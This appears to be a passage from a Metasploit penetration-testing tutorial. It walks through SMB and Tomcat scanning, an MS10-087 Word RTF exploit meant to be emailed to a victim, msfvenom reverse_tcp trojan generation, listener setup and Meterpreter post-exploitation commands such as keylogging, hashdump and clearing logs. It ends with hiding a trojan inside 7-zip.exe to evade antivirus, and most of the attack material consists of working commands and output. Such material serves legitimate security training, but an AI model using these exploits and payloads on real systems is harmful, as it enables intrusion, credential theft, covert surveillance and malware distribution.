The Metasploit Framework includes hundreds of auxiliary modules that run scanning, fuzzing, sniffing, and much more. Although these modules do not give you a shell, they are precious when conducting a penetration test. Auxiliary modules mainly cover the first stage of a penetration test - fingerprinting and vulnerability scanning. The Auxiliary module system includes the Scanner mixin, making it possible to write scanning modules that target one host or a range of user-specified hosts.


The Scanner Auxiliary Modules

The **smb_lookupsid** module brute forces SID lookups on a range of targets to determine the local users in the system. Knowing what users exist on a system can significantly speed up further brute force login attempts later.


root@kali: ~/.msf4/exploits/cgi/webapps
File Actions Edit View Help

```
msf6 > use auxiliary/scanner/smb/smb_lookupsid
msf6 auxiliary(scanner/smb/smb_lookupsid) > options

Module options (auxiliary/scanner/smb/smb_lookupsid):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   MaxRID     4000             no        Maximum RID to check
   MinRID     500              no        Starting RID to check
   RHOSTS                      yes       The target host(s), range CIDR identifier, or h
                                         osts file with syntax 'file:<path>'
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per h
```


Set the threads to 16 because it's faster when using multi-threads instead of single, which is currently the default.


root@kali: ~/.msf4/exploits/cgi/webapps
File Actions Edit View Help

```
msf6 auxiliary(scanner/smb/smb_lookupsid) > set rhosts 192.168.221.171
rhosts => 192.168.221.171
msf6 auxiliary(scanner/smb/smb_lookupsid) > set smbpass msfadmin
smbpass => msfadmin
msf6 auxiliary(scanner/smb/smb_lookupsid) > set smbuser msfadmin
smbuser => msfadmin
msf6 auxiliary(scanner/smb/smb_lookupsid) > set threads 16
threads => 16
msf6 auxiliary(scanner/smb/smb_lookupsid) > run
```


The Admin Auxiliary Modules

The **tomcat_administration** module scans a range of IP addresses and locates the Tomcat Server administration panel and version. Open Msfconsole and use the exploit for the auxiliary modules.


root@kali: ~/.msf4/exploits/cgi/webapps
File Actions Edit View Help

```
msf6 auxiliary(scanner/smb/smb_lookupsid) > use auxiliary/admin/http/tomcat_administration
msf6 auxiliary(admin/http/tomcat_administration) > options

Module options (auxiliary/admin/http/tomcat_administration):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,type:
                                           host:port][...]
   RHOSTS                        yes       The target host(s), range CIDR identifier, or
                                            hosts file with syntax 'file:<path>'
   RPORT        8180             yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   THREADS      1                yes       The number of concurrent threads (max one per
```

Set the required parameters and run.


root@kali: ~/.msf4/exploits/cgi/webapps
File Actions Edit View Help

```
msf6 auxiliary(admin/http/tomcat_administration) > set rhosts 192.168.221.171
rhosts => 192.168.221.171
msf6 auxiliary(admin/http/tomcat_administration) > set threads 16
threads => 16
msf6 auxiliary(admin/http/tomcat_administration) > run

[*] http://192.168.221.171:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Serv
er Administration] [tomcat/tomcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_administration) >
```

Exploit and Post-Exploitation

An exploit is a software, data, or sequence of commands that exploit a vulnerability to cause unintended behavior or gain unauthorized access to sensitive data. In the last chapter, we spoke about the Metasploit Framework. We have used some exploit techniques on vulnerable services using the Auxiliary modules. Dive into the exploitation world and get familiar with new techniques such as Msfvenom, extra exploitation modules in Metasploit, Trojan, Payloads, etc.

Once vulnerabilities were identified, they were posted on Common Vulnerabilities and Exposures (CVE). CVE is a free vulnerability dictionary designed to improve global cybersecurity and cyber resilience by creating a standardized identifier for a given vulnerability or exposure.


Exploit MS Word

This penetration uses buffer overflow on Word to get a session on a machine. This attack is relevant to an IP address using Word 2007 or Word 2010.

Open Metasploit using the command **Msfconsole** and use the module.

use exploit/windows/fileformat/ms10_087_rtf_pfragmenrs_bof
set payload windows/meterpreter/reverse_tcp

Check the settings to make sure they are correct.


root@kali: ~/.msf4/exploits/cgi/webapps
File Actions Edit View Help

```
msf6 > use windows/fileformat/ms10_087_rtf_pfragments_bof
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set payload windows/meterpr
eter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > options

Module options (exploit/windows/fileformat/ms10_087_rtf_pfragments_bof):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.rtf          yes       The file name.
```


The module creates a file with the default name using the .rtf ending.

set FILENAME topSecret.rtf

Configure the LHOST to the listener IP (usually the IP).

set LHOST 192.168.221.128

Check the settings; if everything is OK, run the exploit.


root@kali: ~/.msf4/exploits/cgi/webapps
File Actions Edit View Help

```
   --  ----
   0   Automatic


msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set filename TopSecret.rtf
filename => TopSecret.rtf
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set lhost 192.168.221.128
lhost => 192.168.221.128
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > run

[*] Creating 'TopSecret.rtf' file ...
[+] TopSecret.rtf stored at /root/.msf4/local/TopSecret.rtf
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > 
```

The file saves under location: /root/.msf4/local/TopSecret.rtf. Send the data to the target computer (email, skype, etc.). Once opened, Word crashed, and a meterpreter session opened.

Meterpreter

Msfvenom

Msfvenom is a combination of Msfpayload and Msfencode and is used to create and encrypt a payload to evade antiviruses and penetrate target systems. It has an extensive range of options.

Basic Trojan Communication Types


Reverse_tcp Once this trojan is activated on a computer, it executes the connection to an IP address and port configured in advance. For the Trojan to contact after activation, create a listener to that connection. When the relationship comes from the attacked computer and the listening is in place, get a direct session and full access to the files and computer resources.

Bind_tcp Once this type of Trojan is activated, a port opens on an attacked computer, waiting for a remote connection in listening mode. In this mode, we access the computer through the port we open.

Reverse vs. Bind shells

A **reverse shell** is initiated from the target host back to the attack box, listening to pick up the shell. A **bind shell** is set up on the target host and binds to a specific port to listen for an incoming connection from the attack box.

To create a Trojan type reverse_tcp, type: **msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe -o shell.exe**



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.221.128 LPORT=7777
-f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

-p This is the payload selected in the Malware, in this case, reverse_tcp for Windows systems

-f File format


-o Output; save to a file

LHOST Listening IP, to which communication was made

LPORT Listening port

To see the options of the payload, use the command:


msfvenom -p windows/meterpreter/reverse_tcp --list-options



```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp --list-options
Options for payload/windows/meterpreter/reverse_tcp:
═════════════════════════


       Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
     Module: payload/windows/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 296
       Rank: Normal

Provided by:
    skape <mmiller@hick.org>
    sf <stephen_fewer@harmonysecurity.com>
    OJ Reeves
    hdm <x@hdm.io>

Basic options:
Name      Current Setting  Required  Description
────      ───────────────  ────────  ───────────
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process
                                     , none)
LHOST                      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Description:
    Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged).
Requires Windows XP SP2 or newer.
```


Creating a Listener

Access Msfconsole and type **use exploit/multi/handler**. Set the listening by the payload we chose, the IP address, and the port, then run.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.221.128
lhost => 192.168.221.128
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) > run
```

Once the payload is executed on the target computer, a connection appears in Msfconsole.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.221.128
lhost => 192.168.221.128
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.221.128:7777
[*] Sending stage (175174 bytes) to 192.168.221.157
[*] Meterpreter session 1 opened (192.168.221.128:7777 -> 192.168.221.157:60188) at 2021-1
0-05 08:41:08 -0400

meterpreter >
```

Meterpreter

Meterpreter is a tool that allows hackers to the remote control. This tool contains many modules, including main exploits for taking advantage of system weaknesses, payload modules for running remote codes, and post modules that are used after taking control of the target.

Basic commands	
?	**Help menu displaying all commands.**
help	**Similar to ? displaying help screen.**
background	**Transfers the current process to run in the background.**
bgkill	**Closes process that runs in the background.**
bglist	**Displays a list of all processes running in the background.**
bgrun	**Runs a script as a background process.**
channel	**Displays active channels.**
close	**Close a channel.**
exit	**Turns off the meterpreter.**
quit	**the same as exit.**
irb	**Enters Ruby scripting mode.**
migrate	**Transfers the active process of PID to be.**
read	**Reads information from the channel.**
run	**Runs the script of meterpreter, which appears after the command.**
use	**Loads extension of meterpreter.**
write	**Writes information to channel.**

System commands	
cat	Display file content.
cd	Change directory.
del	Delete file from target computer.
download	Download file from attacked computer to the attacker.
edit	Edit a file on the target computer.
getlwd	Show local folder we are in.
lpwd	Similar to getlwd.
getwd	Show working directory in the target computer.
pwd	Same as getwd.
icd	Changes the local folder we are in.
mkdir	Creates a new folder in the target computer.
ls	Shows all files in the working folder.
rm	Deletes file from the target computer.
rmdir	Deletes folder from target computer.
upload	Uploads a file from the attacker's computer to the target computer.

Network commands	
ipconfig	Displays information on the network interface and important information on IP.
portfwd	Port forwarding on a port of the target computer.
route	Show or change the routing table in the target computer.

System commands	
clearav	Clear event logs on target computer.
execute	Activates command or software on the target computer.
getpid	Show ID number of current process (PID).
getpriv	Get permissions on the target computer.
getuid	Get the username of the target computer, a user with which we connected.
kill	Kill process by its PID.
ps	Display running processes.
reboot	Restarts target computer.

reg	**Edit system registry of the target.**
rev2self	**Activate RevertToSelf() function.**
shell	**Opens CLI on the target computer.**
shutdown	**Turns off the target computer.**
sysinfo	**Display information on the target system.**

User interface commands	
enumdesktops	**A list of all desktops possible for use.**
getdesktop	**A list showing where the meterpreter is active.**
idletime	**Shows the time the user didn’t type or move the mouse.**
keyscan_start	**Start keylogger process.**
keyscan_stop	**Stop keylogger process.**
keyscan_dump	**Gets rid of the data collected by the keylogger.**
screenshot	**Screenshot of the target screen.**

Grant permissions command	
getsystem	**Use 15 different ways to get admin permissions.**
Passwords commands	
hashdump	**Gets the hash of the password file.**

Msfconsole Scripts

When using Msfconsole, you often have to repeat the same commands. For example, always set up a multi-handler (listening) in many attacks, including several repeated commands, such as port selection, IP address, and more. With scripts, execute many complex commands by running a single file. The Msfconsole can save and store scripts and call for their use when needed.

In Msfconsole, configure the normal setup.


msf > **use exploit/multi/handler**

msf exploit(hander) > **set payload windows/meterpreter/reverse_tcp**

msf exploit(hander) > **set LHOST 192.168.64.144**

msf exploit(hander) > **set LPORT 333**


When writing the script, type in **makerc** and the script name, and save them for future use.



```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.221.128
lhost => 192.168.221.128
msf6 exploit(multi/handler) > set lport 333
lport => 333
msf6 exploit(multi/handler) > makerc handler_tcp.rc
[*] Saving last 14 commands to handler_tcp.rc ...
msf6 exploit(multi/handler) > 
```

Now, create the script and type the *resource* and the script name.

msf exploit(hander) > **resource handler_tcp.rc**




```
msf6 exploit(multi/handler) > resource handler_tcp.rc
[*] Processing /root/handler_tcp.rc for ERB directives.
resource (/root/handler_tcp.rc)> use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
```

Injecting a Payload

When creating malware, consider that almost all antivirus software (if not all) warns the user. Therefore, hide the malware behind innocent programs and the malicious code to make it harder for antiviruses to identify them. There are multiple ways of doing these actions. The simplest way to hide the malware behind a program is to use an **x-flag** to protect the malware behind a file. For example, use the command to hide the malware 7zip app for Windows. Download an executable file to use for the payload. In this example, use **7-zip.exe** as the file; hide the trojan inside.


Use the command to create the hidden trojan:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.221.128 LPORT=4444 -x 7-zip.exe -f exe -o cmd.exe



